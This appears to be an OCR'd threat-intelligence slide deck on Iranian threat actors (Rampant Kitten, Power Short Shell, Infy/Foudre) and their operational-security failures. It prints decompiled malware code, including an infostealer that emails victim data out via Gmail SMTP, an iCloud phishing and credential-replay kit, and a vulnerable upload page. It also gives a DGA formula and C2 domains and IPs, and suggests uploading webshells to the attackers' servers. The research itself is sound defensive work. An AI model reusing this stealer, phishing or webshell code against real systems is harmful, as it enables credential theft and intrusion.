Screen Size = 1366 X 768
Location = http://127.0.0.1/To%20Static/Office/true/
user=riahialae@avaxia.com
User-Agent = Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36

OopsSec Meter - Tunisian Threat Actor -score - 78/100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity **10**
Attack Vectors mapping		**5**	
Access C2 backend code			**10**
Achieve victims exfiltrated data			**10**
Attacker malicious techniques		**7**	
Built-in sinkhole capabilities	**6**		
Attackers communication channels			**10**
Attribution - identity			Identity - **10**
Disinformation attack	**5**		
Take-Down	Temporary - **5**		



100 0



Rampant Kitten - Iraninan Threat Actor

- Iranian threat actor - malware and phishing on organizations which the Iran Islamic regime sees as a threat
- FTP exfiltration
  - Files were exfiltrated to the C2 FTP incoming directory.
  - Web server was installed and the webroot directory was configured to the same FTP incoming directory.
  - Theoretical exploitation vector based on server config: Upload a webshell via FTP, execute it via HTTP.



Rampant Kitten – An Iranian Espionage Campaign


September 18, 2020

Name	Artifacts	Dates	Malicious Activity	Properties
TelB Variant	KeePassOnlineCreator.exe B0BC3953C59DA7870 C09D5A739B85C37C1 C079B3A985C5C7D30 D07C9D5A79B85C331.dll E0333A57C7C97CDF1 E03A7C3397CDF57C1	June 2020 – July 2020	Telegram-focused infostealer	SOAP. Delphi 64bit payload. Persistence through Telegram updater.
TelAndExt Variant	TelegramUpdater.exe TelegramUpdater2.exe TelegramUpdater3.exe TelegramUpdater.dll Updater.exe	May 2019 – February 2020	Telegram-focused infostealer	FTP . Delphi 32bit payload. Persistence through Telegram updater.
Python Info Stealer	keyboard-EN.exe speaker-audio.exe audio-driver.exe	February 2018 – January 2020	Focused on – Telegram, Chrome, Firefox, Edge, Paltalk NG Data Exfiltration via FTP	FTP. Python (Pyinstaller)
HookInjEx Variant	DrvUpdt.exe / ehtmlh.exe DrvUpdtd.dll / dhtmlh.dll CapDev.exe / rregg.exe uflScan.exe	December 2014 – May 2020	Infostealer (Browsers, audio, keylogging and clipboard)	FTP. C++


Rampant kitten - Iraninan Threat Actor

- Credential theft via Rouge Telegram installer

  Exfiltration files in clear text open for browsing



Rampant kitten - Iraninan Threat Actor



- Telegram code was open to download
- includes the threat actor credentials for sending the victim's data by mail


```
namespace Telegram
{
	// Token: 0x02000012 RID: 18
	public class Mail
	{
		// Token: 0x06000030 RID: 48 RVA: 0x00002F34 File Offset: 0x00001134
		public static void SendEmail(string emailbody, string emailSubject)
		{
			try
			{
				MailMessage mailMessage = new MailMessage("telegram.backups@gmail.com", "telegram.reciver@gmail.com");
				mailMessage.Body = emailbody;
				mailMessage.Subject = emailSubject;
				mailMessage.IsBodyHtml = true;
				new SmtpClient("smtp.gmail.com", 587)
				{
					Credentials = new NetworkCredential
					{
						UserName = [redacted]
						Password = [redacted]
					},
					EnableSsl = true
				}.Send(mailMessage);
			}
			catch (Exception)
			{
				Mail.SendEmail3(emailbody, emailSubject);
			}
		}
```

Power Short Shell

- Late 2021- Iranian threat actor infects Farsi speaking victims (Windows machines)
- The threat actor also used Phishing campaign for collecting Gmail and Instagram Credentials







Power Short Shell

- CWE-434: Unrestricted Upload of File with Dangerous Type

  Upload a webshell via HTTP, execute it via HTTP.


- Write where what - No validations - combine untrusted file name param
  - All file types allowed => what => aspx backdoor
  - Directory traversal on fileName + No unique file names = > Where

```
public partial class upload : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        try
        {
            var filename = Request.QueryString["fn"];
            var folder = Path.Combine(HttpContext.Current.Server.MapPath("~/"), Request.UserHostAddress);
            if (!Directory.Exists(folder))
                Directory.CreateDirectory(folder);
            using (var fileStream = File.Create(Path.Combine(folder, filename)))
            {
                Request.InputStream.Seek(0, SeekOrigin.Begin);
                Request.InputStream.CopyTo(fileStream);
            }
        }
```


Power Short Shell


- Phishing - store stolen credentials in clear text file out.txt on the C2 web root












Icloud - Automated Two-Factor Authentication Phishing



The user enters in their username and password.

An authentication code is sent to the user's mobile device.

The user enters in their authentication code to log into the application.

Power Short Shell

Initial JS code - send the collected credentials to the .NET code

```
$("#sign-in").on('click', function () {
    $(".pop-container.error.signin-error").remove();
    var form = $("#sign_in_form");

    if (form.hasClass('hide-password')) {
        form.removeClass('hide-password');
        form.addClass('show-password');
        $(this).addClass('disable');
    }

    var account = $("#account_name_text_field").val();
    var passwd = $("#password_text_field").val();
    if (account.length > 0 && passwd.length > 0) {
        var frame = window.top.document.getElementsByTagName('iframe')[0];
        frame.style.display = "none";
        window.top.document.getElementsByClassName('overlay')[0].style.display = "initial";
        $.post("/Social/Check", { account: 'icloud', username: account, password: passwd, country:co },
            function (data, status) {
                window.top.document.getElementsByClassName('overlay')[0].style.display = "none";
                frame.style.display = "initial";
                if (data.status =='successfully') {
                    top.window.location.href = '/Social/iCloud?finish=true&redirect=' + url;
                }
                else if (data.status == 'sms_code') {
```

Power Short Shell

The Check function logs the credentials to a **downloadable file in clear text**

```
public ActionResult Check(string account, string username, string password, string redirect, string country)
{
    string path = base.Server.MapPath("~/out.txt");
    File.AppendAllText(path, string.Concat(new string[]
    {
        "account:",
        account,
        ", username:",
        username,
        ", password:",
        password,
        "\n"
    }), Encoding.UTF8);
    if (account == "icloud")
    {
        ConcurrentBag<icloudAut> accounts = icloudAut.Accounts;
        icloudAut icloudAut = (accounts != null) ? accounts.FirstOrDefault((icloudAut f) => f.Username == userna
        if (icloudAut == null)
        {
            icloudAut = new icloudAut(username, password, country, base.Server.MapPath("~/PrRaws"), base.Server.
        }
        icloudAut.Password = password;
        object arg = icloudAut.Start();
```



Power Short Shell

Bypass Apple security checks.

```
public icloudAut(string username, string password, string country, string RawProfilePath, string ProfilePath, string userAgent)
{
    this.Username = username;
    this.Password = password;
    this.Country = country;
    this.UserAgent = userAgent;
    string sourcePath = RawProfilePath + "\\" + country + "\\User Data";
    this.Profile = ProfilePath + "\\" + this.Username.Split(new char[]
    {
        '@'
    })[0];
    icloudAut.CopyFilesRecursively(sourcePath, this.Profile);
    this.options = new ChromeOptions();
    this.options.AddArgument("user-data-dir=" + this.Profile);
    if (userAgent != null)
    {
        this.options.AddArgument("user-agent=" + this.UserAgent);
    }
    this.driver = new ChromeDriver(this.options);
    if (icloudAut.Accounts == null)
    {
        icloudAut.Accounts = new ConcurrentBag<icloudAut>();
    }
    icloudAut.Accounts.Add(this);
}
```

```
// Token: 0x06000022 RID: 34 RVA: 0x0000252C File Offset: 0x0000072C
private static void CopyFilesRecursively(string sourcePath, string targetPath)
{
    foreach (string text in Directory.GetDirectories(sourcePath, "*", SearchOption.AllDirectories))
    {
        Directory.CreateDirectory(text.Replace(sourcePath, targetPath));
    }
    foreach (string text2 in Directory.GetFiles(sourcePath, "*.*", SearchOption.AllDirectories))
    {
        File.Copy(text2, text2.Replace(sourcePath, targetPath), true);
    }
}
```


Power Short Shell

Usage of Selenium's Web chrome driver to login into the victim's apple account

```
public dynamic Start()
{
    object obj = new ExpandoObject();
    this.driver.Navigate().GoToUrl("https://icloud.com");
    Thread.Sleep(10000);
    WebDriverWait webDriverWait = new WebDriverWait(this.driver, TimeSpan.FromSeconds(60.0));
    webDriverWait.Until<IWebElement>((IWebDriver driver) => driver.FindElement(By.Id("aid-auth-widget-iFrame")));
    IWebElement webElement = this.driver.FindElement(By.Id("aid-auth-widget-iFrame"));
    this.driver.SwitchTo().Frame(webElement);
    webDriverWait.Until<IWebElement>((IWebDriver driver) => driver.FindElement(By.Id("account_name_text_field")));
    IWebElement webElement2 = this.driver.FindElement(By.Id("remember-me"));
    webElement2.Click();
    IWebElement webElement3 = this.driver.FindElement(By.Id("account_name_text_field"));
    webElement3.SendKeys(this.Username);
    IWebElement webElement4 = this.driver.FindElement(By.Id("sign-in"));
    webElement4.Click();
    webDriverWait.Until<IWebElement>((IWebDriver driver) => driver.FindElement(By.Id("password_text_field")));
    Thread.Sleep(2000);
    IWebElement webElement5 = this.driver.FindElement(By.Id("password_text_field"));
    webElement5.SendKeys(this.Password);
    webElement4.Click();
    Thread.Sleep(15000);
    try
    {
        IWebElement webElement6 = this.driver.FindElement(By.Id("errMsg"));
        if (webElement6.Text == "Your Apple ID or password was incorrect.")
        {
```


Power Short Shell

The automation in action



Power Short Shell

- **June 2022** - **Follina 0-day** vulnerability used to infect by Power Short Shell
- Timeline:
  - 17/5 - C2 server domain was registered - hxxps://summit.didns.ru
  - 27/5 - Follina 0day was discovered
  - 14/6 - Patch was released by Microsoft
  - 18/6 - First attack using Follina and PowerShortShell and the C2 server



RESOLUTIONS

1 - 1 of 1 | Sort : Last Seen Descending | 25 / Page

Resolve	Location	Network	ASN	First	Last
188.165.127.159	FR	188.165.0.0/16	16276	2022-05-17	2022-07-17

- The C2 server is still using the same vulnerable two aspx pages
  - hxxps://summit.didns.ru/upload.aspx?fn= ,hxxps://summit.didns.ru/upload2.aspx?fn=

Power Short Shell




Apple response

- Apple ID has multiple layers of protection to help protect against unauthorized account access.
- Our support documentation recommends users utilize
  - strong passwords
  - utilize two-factor authentication
  - provide tips for avoiding phishing attempts
    Recognize and avoid phishing messages, phony support calls, and other scams - Apple Support

Infy Threat Actor - background - 2007-2015


- First campaign started in 2007 and its still active today

Infy malware was discovered
Targeted attack against
“threats” to the Islamic regime
of Iran - 350 victims
In 35 countries.



VirusTotal metadata

First submission	2007-08-16 11:08:39 UTC (8 years, 8 months ago)
Last submission	2013-03-18 05:55:29 UTC (3 years, 1 month ago)
File names	06a3cdf1f52bbbbc3fbddbd80366c459




Infy Threat Actor - background - 2017


- The lesson was learnt - After 2015 takedown
- 2 step infection chain
  - Foudre - first stage malware called Foudre (Lightning in French) checking if the victim's machine is a valuable machine
  - Tonnerre - 2nd stage - only for valuable victims - Fully Undetectable in 2018 full surveillance capabilities screen captures, audio recording, etc.



Prince of Persia – Ride the Lightning: Infy returns as "Foudre"

Published on August 1, 2017 Edit article | View stats






Infy Threat Actor - background - 2017


- Foudre and Tonnerre implement two anti takedown capabilities:

1. DGA = DOMAIN GENERATION ALGORITHM - every week 101 new C2 domains are generates using a DGA algorithm

   ToHex(CRC32(“NRV1” + year + month + week_number)) + (“.space”|”.net”|”.top” | “.dynu”)

   The date is derived from RSS feed of legit worldwide news site:





Infy Threat Actor - background - 2017

2. C2 signature verification

- downloads signature file decrypt it using RSA public key
- verifying that the domain is a legit c2 server
  and not a taken over domain.

C2 signature verification

Foudre uses the lockbox3 Delphi library to verify the C2:


1. Download signature file from the generated domain name C2 with GET request:
GET /de/?d=2017149&t=2017%2D5%2D29%2D%2D12%2D16%2D33
d= {year}{number of days since the beginning of the year}
t = Current time, urlencoded.

2. Save the signature in %appdata%\sig.tmp.

3. Write the clear text string
{domainname}{year}{number of days since the beginning of the year}
in %appdata%\dom.tmp.
The current date is downloaded from http://feeds.skynews[.]com/feeds/rss/home.xml <lastBuildDate> field.

4. Decrypt the signature file with the public key (stored in %all users%\application data\snailDriver V<version>\pub.key)

5. Compare the result with the dom.tmp clear text string.



Infy Threat Actor - background - 2017

- Anti-takedown is done across all communications with all C2 servers and protocol
- Example: The HTTP C2 updates the Tonnerre with the current FTP C2 server IP address

```
296/247/274/269
AD1NR/6SGHlTKbX5HPsMJ+naXxpvSFj
69
127.0.0.1
3128
59.29.245.151
1512
443
```

Obfuscate IP - 185.136.163.158

The RSA signature


FTP ports 69,1512,443

Public socks proxy's IP address

Infy Threat Actor - background - 2017-2022

